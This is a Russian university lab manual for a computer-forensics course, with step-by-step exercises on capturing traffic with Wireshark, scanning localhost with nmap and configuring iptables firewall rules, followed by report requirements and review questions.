МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Методические указания

по выполнению лабораторных работ
по дисциплине «ТЕХНОЛОГИИ ВЫЯВЛЕНИЯ СЛЕДОВ КОМПЬЮТЕРНЫХ ПРЕСТУПЛЕНИЙ, ПРАВОНАРУШЕНИЙ И ИНЦИДЕНТОВ»
для студентов специальности 10.05.01 Компьютерная безопасность
специализация «Информационно-аналитическая и техническая экспертиза компьютерных систем»

Ставрополь
2026

СОДЕРЖАНИЕ

Методические указания к лабораторным занятиям

Лабораторная работа №1 Введение в компьютерную криминалистику.

Цель работы: Научиться пользоваться основными функциональными возможностями программы *Wireshark*. **Формируемые компетенции:** ПК-10, 20. Время, отводимое на занятие – 4ч.

Wireshark представляет собой анализатор сетевого трафика с графическим интерфейсом. Программа позволяет просматривать и анализировать пакеты, полученные из сетевого интерфейса или ранее собранного файла [1].

Выполнение:

1. Запустите виртуальную машину *Ubuntu*. Определить настройки прото-кола *TCP/ IP* Вашего компьютера с помощью команды *ifconfig*. Сде-лайте экранный снимок сетевых настроек (рисунок 1.1).



Рисунок 1.1. Пример экранного снимка сетевых настроек

2. Запустите из под суперпользователя *Wireshark*.
3. Выполните команду *ping localhost*. Убедитесь, что *Wireshark* отобража-ет сетевые пакеты и что у пакетов имеются поля "источник", "при ник", "тип протокола". Сделайте экранный снимок (рисунок 1.2) глав-ного окна *Wireshark*.



Рисунок 1.2. Пример экранного снимка окна *Wireshark*

4. Сделайте экранный снимок *ICMP*-пакета (рисунок 1.3), отображаемого в *Wireshark*.



Рисунок 1.3. Пример экранного снимка *ICMP*-пакета

5. В браузере перейдите по адресу http://localhost/ .

6. Сделайте экранный снимок *HTTP*-пакета (рисунок 1.4), отображаемого в *Wireshark*.



Рисунок 1.4. Пример экранного снимка *HTTP*-пакета

7. Откройте новую консоль. Вбейте *telnet localhost 80 {Enter}*. Далее вве-дите произвольный текст и нажмите {*Enter*}

8. Найдите в *Wireshark* введенный текст и сделайте экранный снимок с найденным текстом (рисунок 1.5).



Рисунок 1.5. Пример отображения введенного на пункте 7 текста в *Wireshark*

9. Запустите несколько раз предоставленный генератор HTTP-пакетов, реализованный на *Java* (или воспользуйтесь утилитой *ab*, выполнив команду ab -c 100 -n 10000 http://localhost/). В *Wireshark* отобразите график изменения количества принятых пакетов во времени. Сделайте экранный снимок полученного результата (рисунок 1.6).



Рисунок 1.6. Пример графика изменения количества принятых пакетов во времени

10. Осуществите сканирование портов с помощью команды *nmap -v -A localhost*. Сделайте экранный снимок (рисунок 1.7) отображаемых в *Wireshark* пакетов результатов. Проанализируйте сетевой трафик, генерируемый утилитой *nmap*. Определите какой из способов сканирования сети использует утилита *nmap*:

– установление полного *TCP*-соединения с тестируемым портом; – сканирование в режиме половинного открытия (half-open scanning); – сканирование с помощью *FIN*-сегментов.

Результат анализа вставьте в отчет.



Рисунок 1.7. Пример отображаемых в *Wireshark* пакетов после выполнения сканирования портов

11. Вставьте в отчет экранные снимки, демонстрирующие основные функ-ции программы *Wireshark* (сохранение и восстановление перехвачен-ных сетевых пакетов, фильтрация сетевых пакетов (рисунок 1.8), выде-ление цветом по правилам сетевых пакетов (рисунок
1.9), сводная ста-тистика (рисунок 1.10), предназначение модулей, расположенных в меню
Statistics и др).



Рисунок 1.8. Пример фильтрации сетевых пакетов



Рисунок 1.9. Пример настройки выделения цветом сетевых пакетов



Рисунок 1.10. Пример отображения окна *Summary*

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Ubuntu и программным продуктом: Wirshark

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст долженбыть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметьподпись и ссылку на него в тексте.

Контрольные вопросы:

1. Предназначение анализаторов сетевого трафика.
2. Что такое сниффер?
3. Способы осуществления перехвата сетевого трафика.
4. Что может быть обнаружено в результате анализа сетевого трафика?
5. Наименование и функциональные возможности программ-анализаторов сетевого трафика.
6. Основные функциональные возможности программы *Wireshark.*
7. Отличия программы *Wireshark* от *tcpdump* .
8. Для чего применяется неразборчивый (англ. promiscuous mode) режим сетевой карты?

Список литературы, рекомендуемый к использованию по данной теме:

1. Малых Н. Анализатор протоколов *Ethereal* / *URL:* http://www.protocols.ru/files/Tools/Ethereal.pdf (дата обращения: 10.12.2013).

Лабораторная работа №2 Виды и типы компьютерных преступлений

Цель работы: Научиться пользоваться основными функциональными возможностями программы Netfilter.

Формируемые компетенции: ПК-10, 20.

Время, отводимое на занятие – 4

Межсетевой экран — это специализированный комплекс межсетевой защиты, называемый также брандмауэром или системой *firewall*. Межсетевой экран позволяет разделить общую сеть на две части (или более) и реализовать набор правил, определяющих условия прохождения пакетов с данными через границу из одной части общей сети в другую [1].

Самым популярным межсетевым экраном для OS Linux на текущий момент является *Netfilter*. Русскоязычное руководство по администрированию межсетевого экрана *Netfilter* с помощью утилиты *iptables* доступно по адресу [2].

Выполнение:

1. Запустите виртуальную машину *Ubuntu*. Определить настройки протокола *TCP/IP* Вашего компьютера с помощью команды *ifconfig*. Сделайте экранный снимок сетевых настроек.

2. Для использования утилиты *iptables* требуются привилегии суперпользователя
(*root*). В консоли введите команду su root и далее пароль суперпользователя.

3. Установите политику по умолчанию *ACCEPT* для цепочек *INPUT*, *FORWARD* и *OUTPUT*. В отчет вставьте введенные правила.

4. Закройте порт 80 цепочки *INPUT* для всех IP адресов. Остальные порты цепочки *INPUT* должны быть открыты.

– В отчет вставьте введенные правила.
– Перейдите в браузере по адресу *http://localhost/* . Проанализируйте в *Wireshark* какие изменения произошли в сетевом трафике после закрытия 80 порта цепочки *INPUT*.

5. Закройте порт 80 цепочки *INPUT* только для одного выбранного *IP* адреса. Для всех остальных *IP* адресов порт 80 должен быть открыт. В отчет вставьте введенные правила.

6. Закройте порт 80 цепочки *OUTPUT* для всех IP адресов. Остальные порты цепочки *OUTPUT* должны быть открыты.
– В отчет вставьте введенные правила.
– Перейдите в браузере по адресу *http://localhost/* . Проанализируйте в *Wireshark* какие изменения произошли в сетевом трафике после закрытия 80 порта цепочки *OUTPUT*.

7. Закройте порт 80 цепочки *OUTPUT* только для одного выбранного *IP* адреса. Для всех остальных *IP* адресов порт 80 должен быть открыт. В отчет вставьте введенные правила.

8. Откройте возможность работы с локальным Web-сервером только Вашему компьютеру. Все остальные IP адреса не должны иметь доступ к Web-серверу компьютера. В отчет вставьте введенные правила.
9. Заблокируйте с помощью межсетевого экрана выбранные Вами Web-сайты. В отчет вставьте введенные правила.
10. Ограничьте количество возможных подключений к 22 порту *openssh* сервера (не более 3-х подключений в минуту). Проверку осуществляйте путем 4-х подключений подряд, вбивая в консоль команду *ssh localhost*. В отчет вставьте введенные правила.
11. Ограничьте количество запросов на 80 порт в секунду/минуту от одного пользователя. Проверку правильности правила осуществляйте с помощью команды "*ab -n 10000 -c 100* http://localhost/". В отчет вставьте введенные правила.
12. Выполните шаги 4-11, установив политику по умолчанию *DROP* для цепочек *INPUT*,

FORWARD и *OUTPUT* (подсказка: правила придется переписать и использовать состояние соединения *NEW* и *ESTABLISHED*).

13. Заблокируйте доступ к локальному *Web*-серверу пользователю с заданным *MAC*-адресом. В отчет вставьте введенное правило.
14. Удалите любое выбранное правило из цепочки *INPUT*. В отчет вставьте введенное правило.
15. Продемонстрируйте возможности межсетевого экрана *Netfilter* по логированию сетевых пакетов. В отчет вставьте полученный лог и введенные правила.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленным программным продуктом: Netfilter

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Выполнить практическую работу.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись и ссылку на него в тексте.

Контрольные вопросы:

1. Для чего применяются межсетевые экраны?
2. Разновидности межсетевых экранов.
3. Принципы работы межсетевых экранов
4. Отличия аппаратных от программных межсетевых экранов.
5. Способы интеграции систем обнаружения вторжений и межсетевых экранов.
6. Порядок прохождения таблиц и цепочек в межсетевом экране Netfilter.
7. Предназначение таблиц Mangle, Nat и Filter.
8. Предназначение политик по умолчанию в межсетевом экране Netfilter.
9. От каких угроз не может защитить межсетевой экран.

